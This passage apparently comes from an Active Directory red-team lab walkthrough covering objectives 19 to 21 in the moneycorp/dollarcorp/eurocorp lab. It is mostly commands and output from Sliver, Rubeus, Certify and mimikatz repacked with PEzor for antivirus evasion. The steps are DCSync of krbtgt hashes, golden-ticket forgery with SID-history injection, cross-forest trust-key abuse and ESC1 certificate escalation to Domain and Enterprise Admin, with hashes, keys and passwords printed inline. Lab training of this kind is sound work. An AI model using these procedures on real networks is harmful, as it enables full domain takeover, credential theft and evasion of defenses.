StartTime     : 1/22/2024 8:18:03 AM [*]
EndTime        : 1/22/2024 6:18:03 PM
[*] RenewTill     : 1/29/2024 8:18:03 AM

[*] base64(ticket.kirbi):

      doIGFjCCBhKgAw[snip]

[server] sliver (dcorp-std_https) > execute-assembly -i -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgs /service:CIFS/mcorp-
dc.MONEYCORP.LOCAL /dc:mcorp-dc.MONEYCORP.LOCAL /ptt
/ticket:doIGPjCCBjqgAwIBBaEDAgEWooIFCj...[snip]'

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 1042053 bytes to memory

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the
service ticket
[*] Building TGS-REQ request for: 'CIFS/mcorp-dc.MONEYCORP.LOCAL'
[*] Using domain controller: mcorp-dc.MONEYCORP.LOCAL (172.16.1.1)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

  ServiceName              :  CIFS/mcorp-dc.MONEYCORP.LOCAL
```

```
  ServiceRealm             :  MONEYCORP.LOCAL
  UserName                 :  Administrator
  UserRealm                :  DOLLARCORP.MONEYCORP.LOCAL
  StartTime                :  1/22/2024 8:19:40 AM
  EndTime                  :  1/22/2024 6:18:03 PM
  RenewTill                :  1/29/2024 8:18:03 AM
  Flags                    :  name_canonicalize, ok_as_delegate, pre_authent,
 renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  sBJxMjHQwKA4hDHBTT4sFLqzDBoTmmtPbmD8X6WT5OY=
```

Access CIFS to prove access as follows.

```
[server] sliver (dcorp-std_https) > ls '\\mcorp-dc.moneycorp.local\c$'

\\mcorp-dc.moneycorp.local\c$\ (14 items, 384.4 MiB)
====================================================
drwxrwxrwx  $Recycle.Bin                          <dir>      Sat Feb 16 22:14:5
0 -0700 2022
-r--r--r--  bootmgr                               375.3 KiB  Sat Jul 16 06:18:0
8 -0700 2022
-rw-rw-rw-  BOOTNXT                               1 B        Sat Jul 16 06:18:0
8 -0700 2022
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B        Sat Feb 16 22:06:2
7 -0700 2024
drwxrwxrwx  inetpub                               <dir>      Mon Nov 08 09:25:5
9 -0700 2022
[snip]
```

Learning Objective 19

Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using dollarcorp's krbtgt hash.

Escalate privileges to Enterprise Admin using krbtgt hash

Using PEzor and Rubeus

We can use the krbtgt hash to move laterally from dollarcorp to the moneycorp domain, which can be retrieved using mimikatz-dcsync.exe.packet.dotnet.exe.

Use rubeus to request a TGT as dcorp\svcadmin (domain administrator) to get Domain admin rights.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /show /ptt'

[*] Output:

[*] Action: Ask TGT

[*] Showing process : True
[*] Username        : CMXYK90V
[*] Domain          : WKIESTM5
[*] Password        : HAB7FAYP
[+] Process         : 'C:\Windows\System32\cmd.exe' successfully created with
 LOGON_TYPE = 9
[+] ProcessID       : 2520
[+] LUID            : 0xaab77

[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[!] Pre-Authentication required!
[!]     AES256 Salt: DOLLARCORP.MONEYCORP.LOCALsvcadmin
[*] Using aes256_cts_hmac_sha1 hash: 6366243a657a4ea04e406f1abc27f1ada358ccd0
138ec5ca2835067719dc7011
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\svcadmin'
[*] Target LUID : 699255
[*] Using domain controller: 172.16.2.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGAjCCBf6gAwIBB[snip]

[*] Target LUID: 0xaab77
[+] Ticket successfully imported!
```

```
  ServiceName              :  krbtgt/DOLLARCORP.MONEYCORP.LOCAL
  ServiceRealm             :  DOLLARCORP.MONEYCORP.LOCAL
  UserName                 :  svcadmin
  UserRealm                :  DOLLARCORP.MONEYCORP.LOCAL
  StartTime                :  1/15/2024 6:30:41 AM
  EndTime                  :  1/15/2024 4:30:41 PM
  RenewTill                :  1/22/2024 6:30:41 AM
  Flags                    :  name canonicalize, pre authent, initial, renewa
ble, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  fbhvuQhtRTYbD483RPrHQxsjm6hPnOhjtdU2YbhrfLk=
  ASREP (key)              :  6366243A657A4EA04E406F1ABC27F1ADA358CCD0138EC5C
A2835067719DC7011
```

DCSync to retrieve the dcorp\krbtgt hash.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe'

[*] Output:

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(commandline) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 9:59:41 PM
Object Security ID   : S-1-5-21-719815819-3726368948-3917688648-502
Object Relative ID   : 502
```

```
Credentials:
  Hash NTLM: 4e9815869d2090ccfca61c1fe0d23986
    ntlm- 0: 4e9815869d2090ccfca61c1fe0d23986
    lm  - 0: ea03581a1268674a828bde6ab09db837

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6d4cc4edd46d8c3d3e59250c91eac2bd

* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 154cb6624b1d859f7080a6615adc488f09f92843879b
3d914cbcb5a8c3cda848
```

Purge domain admin ticket using rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' purge

[*] rubeus output:
[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

We can now use Rubeus to forge a cross trust ticket as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'evasive-golden /user:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-719815819-3726368948-
3917688648 /sids:S-1-5-21-335606122-960912869-3279953914-516,S-1-5-9
/aes256:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
/ptt'

[*] Action: Build TGT


[*] Domain          : DOLLARCORP.MONEYCORP.LOCAL (DOLLARCORP)
[*] SID             : S-1-5-21-719815819-3726368948-3917688648
[*] UserId          : 500
[*] Groups          : 520,512,513,519,518
[*] ExtraSIDs       : S-1-5-21-335606122-960912869-3279953914-516,S-1-5-9
[*] ServiceKey      : 154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8
C3CDA848
[*] ServiceKeyType : KERB CHECKSUM HMAC SHA1 96 AES256
[*] KDCKey          : 154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8
C3CDA848
[*] KDCKeyType      : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service         : krbtgt
```

```
[*] Target         : dollarcorp.moneycorp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@dollarcorp.moneycorp.local'

[*] AuthTime       : 1/22/2024 9:20:12 AM
[*] StartTime      : 1/22/2024 9:20:12 AM
[*] EndTime        : 1/22/2024 7:20:12 PM
[*] RenewTill      : 1/29/2024 9:20:12 AM

[*] base64(ticket.kirbi):

      doIGZDCCBmCgA[snip]

[+] Ticket successfully imported!
[+] inlineExecute-Assembly Finished
```

Check if we can access filesystem on mcorp-dc.

```
[server] sliver (dcorp-std_https) > ls '\\mcorp-dc.moneycorp.local\c$'

\\mcorp-dc.moneycorp.local\c$\ (14 items, 384.4 MiB)
===================================================
drwxrwxrwx  $Recycle.Bin                          <dir>      Sat Feb 16 22:14:5
0 -0700 2022
-r--r--r--  bootmgr                               375.3 KiB  Sat Jul 16 06:18:0
8 -0700 2022
-rw-rw-rw-  BOOTNXT                               1 B        Sat Jul 16 06:18:0
8 -0700 2022
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B        Sat Feb 16 22:06:2
7 -0700 2024
drwxrwxrwx  inetpub                               <dir>      Mon Nov 08 09:25:5
9 -0700 2022
[snip]
```

Learning Objective 20

With DA privileges on dollarcorp.moneycorp.local, get access to SharedwithDCorp share on the DC of eurocorp.local forest.

Access the SharedwithDCorp share on eurocorp.local

Using PEzor, Sa-Netshares, & Rubeus

We can use the Cross trust key to move laterally from dollarcorp to the eurocorp domain, which can be retrieved from dcorp-dc.

Note: Because of SID filtering we cannot abuse SID history injection attacks, we would rather gain whatever privileges the current user (Enterprise admin) in the moneycorp forest has in the trusted eurocorp forest. We cannot escalate to Enterprise Admins directly as before but can use these privileges to access specifically shared resources and shares.

Gain a session on dcorp-dc as showcased in **L0-8** and switch to this session.

```
[*] Session f6a3293d dcorp-dc_tcp - 172.16.100.X:50234->dcorp-std_https-> (dc
orp-dc) - windows/amd64 - Tue, 23 Jan 2024 03:03:06 PST-dc\c$\Windows (0 item
s, 0 B)

[server] sliver (dcorp-std_https) > sessions -i f6a3293d
[*] Active session dcorp-dc_tcp (f6a3293d)
```

To retrieve the dcorp\ecorp$ trust key, spawn a new Ubuntu prompt and use PEzor to create a compatible .NET mimikatz binary with arguments for execution: **"privilege::debug" "lsadump::trust /patch" "exit".**

```
wsluser@dcorp-studentX:~$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@dcorp-studentX:/home/wsluser# cd /mnt/c/AD/Tools/Sliver/PEzor/

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -
antidebug -fluctuate=NA -format=dotnet -sleep=5
/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -b 1 -p '"privilege::debug"
"lsadump::trust /patch" "exit"'

[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
```

```
[?] Executing donut

  [ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ Compressed    : aPLib (Reduced by 55%)
  [ File type     : EXE
  [ Parameters    : "privilege::debug" "lsadump::trust /patch" "exit"
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : none
  [ PE Headers    : overwrite
  [ Shellcode     : "/tmp/tmp.mf9KoSCdIB/shellcode.cs"
  [ Exit          : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/P
Ezor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-tru
stkey.exe.packed.dotnet.exe
```

Execute the **mimikatz-trustkey.exe.packed.dotnet.exe** and retrieve the ecorp$ Trust key as follows.

```
[server] sliver (dcorp-dc) > execute-assembly -p taskhostw.exe -t 180
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-trustkey.exe.packed.dotnet.exe'

[*] Output:

mimikatz # lsadump::trust /patch
[snip]
Domain: EUROCORP.LOCAL (ecorp / S-1-5-21-3333069040-3914854601-3606488808)

[  In ] DOLLARCORP.MONEYCORP.LOCAL -> EUROCORP.LOCAL
    * 1/1/2024 3:42:54 AM - CLEAR   - bb 4c a4 1f c8 08 bc 89 d3 b7 11 3b 88
a5 15 c8 26 f2 5b c9 20 0a 1d d0 05 1e 69 26 7f 9e 50 1c 10 cd a0 cb 4a 75 9b
 42 96 a4 93 a4 82 3f d8 9c e5 47 c6 c7 8c 50 7a 8e c9 a2 c6 0e 4c 6c 88 1d b
b b4 99 89 0e f3 e5 6f cf 39 24 33 ce be 50 d9 9f b5 f2 3c b7 69 1c b5 6a cf
1c 54 85 54 46 5a 63 20 da 1f 8e 4c 37 01 00 f8 f6 0d 5a 32 76 6b c1 ce b9 6f
 f0 30 51 6f 18 96 8c 47 41 ec 7c f3 f3 0e 29 86 5f 3a 3b 89 6b 62 2f ce 84 b
d bc 4d ca f0 53 69 0e 40 57 b5 b5 12 2b 9e 5c 57 90 79 91 98 ec ad 9f 5d 73
81 ee 10 da 25 a8 09 9b db d8 40 8f 71 2f 56 14 d2 dd 8a 41 bb 61 ef be 79 fb
```

```
 c7 57 da 0a 3e c9 6b 8f 78 43 6e de 25 3a 7b ca fc ec 88 3f ba 50 69 9b c4 0
2 4d e4 bf 32 fd f5 6c e7 ea 33 d2 11 04 5b 80 a6 2d 5e 59 79 ca
        * aes256_hmac       14a5b2bba40a25718b9436a8a37528611620bcfce68b25dc7
de6915f06316c6c
        * aes128_hmac       843f6fd516d6b012a4e2e8d4b8830bcc
        * rc4_hmac_nt       b70359171eaba09b47b6628a96acd306

[snip]
```

Purge the domain admin ticket using rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' purge

[*] rubeus output:
[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

Next use rubeus to inject the inter-realm TGT.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'evasive-silver /user:Administrator /ldap
/service:krbtgt/DOLLARCORP.MONEYCORP.LOCAL
/aes256:4d7769bd87a2c93e59b6977d7017f001f0631396a9c7af982ca519f305525bec
/sid:S-1-5-21-719815819-3726368948-3917688648 /nowrap'

[*] rubeus output:
[*] Action: Build TGS
[*] Domain         : DOLLARCORP.MONEYCORP.LOCAL (dcorp)
[*] SID            : S-1-5-21-719815819-3726368948-3917688648
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ServiceKey     : 37AAA399EE910656637F1C876502FA72797BF708F7B0BD0FE4925FDE
75CA1B65
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         : 37AAA399EE910656637F1C876502FA72797BF708F7B0BD0FE4925FDE
75CA1B65
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : DOLLARCORP.MONEYCORP.LOCAL

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@dollarcorp.moneycorp.local'

[*] AuthTime    : 1/22/2024 9:34:05 AM [*]
StartTime     : 1/22/2024 9:34:05 AM [*]
EndTime  : 1/22/2024 7:34:05 PM
```

```
[*] RenewTill      : 1/29/2024 9:34:05 AM

[*] base64(ticket.kirbi):

      doIGHDCCBhig[snip]
```

Next request a TGS for a service on eurocorp-dc. In this case we request a ticket for the CIFS service.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgs /service:CIFS/eurocorp-
dc.eurocorp.LOCAL /dc:eurocorp-dc.eurocorp.LOCAL /ptt
/ticket:doIGHDCCBhig[snip]'

[*] rubeus output

[*] Action: Ask TGS
[*] Using domain controller: eurocorp-dc.eurocorp.local (172.16.15.1)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the
service ticket
[*] Building TGS-REQ request for: 'cifs/eurocorp-dc.eurocorp.local'
[+] TGS request successful!
[*] base64(ticket.kirbi):

    [........snip........]

  ServiceName              :  cifs/eurocorp-dc.eurocorp.local
  ServiceRealm             :  EUROCORP.LOCAL
  UserName                 :  Administrator
  UserRealm                :  dollarcorp.moneycorp.local
  StartTime                :  10/1/2022 4:05:54 AM
  EndTime                  :  10/1/2022 2:05:54 PM
  RenewTill                :  10/8/2022 4:05:54 AM
  Flags                    : name_canonicalize, ok_as_delegate, pre_authent,
 renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  kmxfbuXjUiZ5LATsY9E7v2+6uM/Ua75bWgiJuCMhtQw=

[+] Ticket successfully imported!
[+] inlineExecute-Assembly Finished
```

Since we can only access explicitly shared shares let use enumerate the target shares on eurocorp-dc using the sa-netshares BOF.

```
[server] sliver (dcorp-std_https) > sa-netshares -t 60 'eurocorp-dc.eurocorp.
local'

[*] Successfully executed sa-netshares (coff-loader)
[*] Got output:
Share:
```

```
                    eurocorp-dc.eurocorp.local

ADMIN$
C$
IPC$
NETLOGON
SharedwithDCorp
SYSVOL
```

Checking for CIFS access it is noted that we have access to the SharedwithDCorp share.

```
[server] sliver (dcorp-std_https) > ls '\\eurocorp-dc.eurocorp.local\Sharedwi
thDcorp'

\\eurocorp-dc.eurocorp.local\SharedwithDcorp\ (1 item, 29 B)
============================================================
-rw-rw-rw-  secret.txt  29 B  Mon Jan 18 04:18:07 -0700 2024


[server] sliver (dcorp-std_https) > cat '\\eurocorp-dc.eurocorp.local\Sharedw
ithDcorp\secret.txt'

Dollarcorp DAs can read this!
```

Learning Objective 21

- Check if AD CS is used by the target forest and find any vulnerable / abusable templates.
- Abuse any such template(s) to escalate to Domain Admin and Enterprise Admin.

Enumerating AD CS

Using Certify

We can use the Certify tool from the armory to check for AD CS in moneycorp. The **cas** command is used to find information about all registered CAs.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Certify.exe' cas
[*] certify output:

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Root CAs

    Cert SubjectName              : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, D
C=local
    Cert Thumbprint               : C57338DA8D0C5518C4587B1133265414D37C0573
    Cert Serial                   : 7AC830DC3779E2924CBB43263C2F1B62
    Cert Start Date               : 11/8/2023 8:19:06 AM
    Cert End Date                 : 11/8/2028 8:29:06 AM
    Cert Chain                    : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=
local

[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, D
C=local
    Cert Thumbprint               : C57338DA8D0C5518C4587B1133265414D37C0573
    Cert Serial                   : 7AC830DC3779E2924CBB43263C2F1B62
[.....snip..... ]

Certify completed in 00:00:18.4901272
```

We can list all the templates using the **find** command. Going through the output we can find some interesting templates.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Certify.exe' find

[*] certify output:
```

```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'

[......snip.... ]

    CA Name                                 : mcorp-dc.moneycorp.local\moneycor
p-MCORP-DC-CA
    Template Name                           : SmartCardEnrollment-Agent
    Schema Version                          : 2
    Validity Period                         : 2 years
    Renewal Period                          : 6 weeks
    msPKI-Certificates-Name-Flag            : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_
REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                   : AUTO_ENROLLMENT
    Authorized Signatures Required          : 0
    pkiextendedkeyusage                     : Certificate Request Agent
    mspki-certificate-application-policy    : Certificate Request Agent
    Permissions
       Enrollment Permissions
       Enrollment Rights            : dcorp\Domain Users             S-1-5-21-1
874506631-3219952063-538504511-513

[.....snip.... ]

    CA Name                                 : mcorp-dc.moneycorp.local\moneycor
p-MCORP-DC-CA
    Template Name                           : HTTPSCertificates
    Schema Version                          : 2
    Validity Period                         : 1 year
    Renewal Period                          : 6 weeks
    msPKI-Certificates-Name-Flag            : ENROLLEE_SUPPLIES_SUBJECT

[......snip.... ]
```

Privilege Escalation to DA and EA using ESC1

Using Certify, Openssl and Rubeus

The template HTTPSCertificates looks interesting. Let's get some more information about it as it allows the requestor to supply subject name.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Certify.exe' 'find /enrolleeSuppliesSubject'
[*] certify output:
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'

    Enterprise CA Name            : moneycorp-MCORP-DC-CA
    DNS Hostname                  : mcorp-dc.moneycorp.local
    FullName                      : mcorp-dc.moneycorp.local\moneycorp-MCORP-
DC-CA

[.......snip.....]

    CA Name                               : mcorp-dc.moneycorp.local\moneycor
p-MCORP-DC-CA
    Template Name                         : HTTPSCertificates
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUB
LISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting
 File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting
 File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : dcorp\RDPUsers                S-1-5-21-
1874506631-3219952063-538504511-1116

[.......snip.....]
```

The HTTPSCertificates template grants enrollment rights to the RDPUsers group and allows the requestor to supply a Subject Name. Recall that dcorp\studentX is a member of RDPUsers group. This means that we can request a certificate for any user as dcorp\studentX.

Let's request a certificate for the Domain Admin - dcorp\Administrator using the **request** module in certify.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Certify.exe' 'request /ca:mcorp-
dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates"
/altname:administrator'

[*] certify output:

[*] Action: Request a Certificates
[*] Current user context    : dcorp\studentX
[*] No subject name specified, using current context as subject.
[*] Template                : HTTPSCertificates
[*] Subject                 : CN=studentX, CN=Users, DC=dollarcorp, DC=moneyc
orp, DC=local
[*] AltName                 : administrator
[*] Certificate Authority   : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
[*] CA Response             : The certificate had been issued.
[*] Request ID              : 65
[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA4//1KYY5YH56/uUB+Csy1ziMATrxMtGquZgXOaKOmWPRB0aN
OWhI3vrQWJ2pYl6KGx7t[.........snip. .....]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
 Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:16.8828228
```

Copy all the text between **—--BEGIN RSA PRIVATE KEY—-- and —--END CERTIFICATE—--** and save it as esc1.pem.

We need to convert esc1.pem to PFX to use it. Spawn a new PowerShell prompt and use the openssl.exe binary on windows to do that as follows. We can use an export password, we use **Passw0rd!** as the export password in this case.

```
PS C:\AD\Tools> notepad C:\AD\Tools\Sliver\esc1-DA.pem

PS C:\AD\Tools> C:\AD\Tools\Sliver\openssl\openssl.exe pkcs12 -in C:\AD\Tools
\Sliver\esc1-DA.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1
.0" -export -out C:\AD\Tools\Sliver\esc1-DA.pfx
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

Use the converted PFX from above with Rubeus to request a TGT for the DA - Administrator as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:administrator
/certificate:C:\AD\Tools\Sliver\esc1-DA.pfx /password:Passw0rd! /ptt'

[*] rubeus output:

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=studentX, CN=Users, DC=d
ollarcorp, DC=moneycorp, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'dollarcorp.moneycorp.local\admi
nistrator'
[+] TGT request successful!

[*] base64(ticket.kirbi):

      doIGWjCCBlagAwI[.........snip. .........]

[+] Ticket successfully imported!
  ServiceName              :  krbtgt/dollarcorp.moneycorp.local
  ServiceRealm             :  DOLLARCORP.MONEYCORP.LOCAL
  UserName                 :  administrator
  UserRealm                :  DOLLARCORP.MONEYCORP.LOCAL
  StartTime                :  10/9/2023 12:35:10 AM
  EndTime                  :  10/9/2023 10:35:10 AM
  RenewTill                :  10/16/2023 12:35:10 AM
  Flags                    : name_canonicalize, pre_authent, initial, renewa
ble, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  zNy6GdgXubWSdZVS1CNP+g==
  ASREP (key)              :  20B8332220729E8DC58C6C69C8D8D053
```

Access the file system on dcorp-dc to check Administrator privileges.

```
[server] sliver (dcorp-std_https) > ls '\\dcorp-dc\c$'

\\dcorp-dc\c$\ (15 items, 1.0 GiB)
==================================
drwxrwxrwx  $Recycle.Bin                                  <dir>     Thu Dec 1
4 04:15:02 -0800 2023
drwxrwxrwx  $WinREAgent                                   <dir>     Tue Jan 1
6 03:11:43 -0800 2024
Lrw-rw-rw-  Documents and Settings -> C:\Users            0 B       Thu Nov 1
0 21:51:26 -0800 2022
[snip]

[......snip. ..]
```

Purge all cache tickets using Rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' purge

[*] rubeus output:

[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

We can use the same method to escalate to Enterprise Admin privileges. Request a certificate for the Enterprise Administrator - mcorp\Administrator.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Certify.exe' 'request /ca:mcorp-
dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates"
/altname:moneycorp.local\administrator'

[*] certify output:
[*] Action: Request a Certificates
[*] Current user context    : dcorp\studentX
[*] No subject name specified, using current context as subject.
[*] Template                : HTTPSCertificates
[*] Subject                 : CN=studentX, CN=Users, DC=dollarcorp, DC=moneyc
orp, DC=local
[*] AltName                 : moneycorp.local\administrator
[*] Certificate Authority   : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
[*] CA Response             : The certificate had been issued.
[*] Request ID              : 67

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyFqI3oH[.........snip. ........]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
 Cryptographic Provider v1.0" -export -out cert.pf

Certify completed in 00:00:15.7018694
```

Save the certificate to esc1-EA.pem and convert it to a PFX using openssl as follows. We will use Passw0rd! as the export password.

```
PS C:\AD\Tools> notepad C:\AD\Tools\Sliver\esc1-EA.pem

PS C:\AD\Tools> C:\AD\Tools\Sliver\openssl\openssl.exe pkcs12 -in C:\AD\Tools
\Sliver\esc1-EA.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1
.0" -export -out C:\AD\Tools\Sliver\esc1-EA.pfx
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

Use Rubeus to request a TGT for Enterprise Administrator - mcorp\Administrator using the uploaded PFX certificate.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt
/user:moneycorp.local\Administrator /dc:mcorp-dc.moneycorp.local
/certificate:C:\AD\Tools\Sliver\esc1-EA.pfx /password:Passw0rd! /ptt'

[*] rubeus output:

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=studentX, CN=Users, DC=d
ollarcorp, DC=moneycorp, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'moneycorp.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIF/jCCBfqgAwIBB[......snip. ....]

[+] Ticket successfully imported!


  ServiceName              :  krbtgt/moneycorp.local
  ServiceRealm             :  MONEYCORP.LOCAL
  UserName                 :  Administrator
  UserRealm                :  MONEYCORP.LOCAL
  StartTime                :  10/9/2023 12:47:13 AM
  EndTime                  :  10/9/2023 10:47:13 AM
  RenewTill                :  10/16/2024 12:47:13 AM
  Flags                    : name_canonicalize, pre_authent, initial, renewa
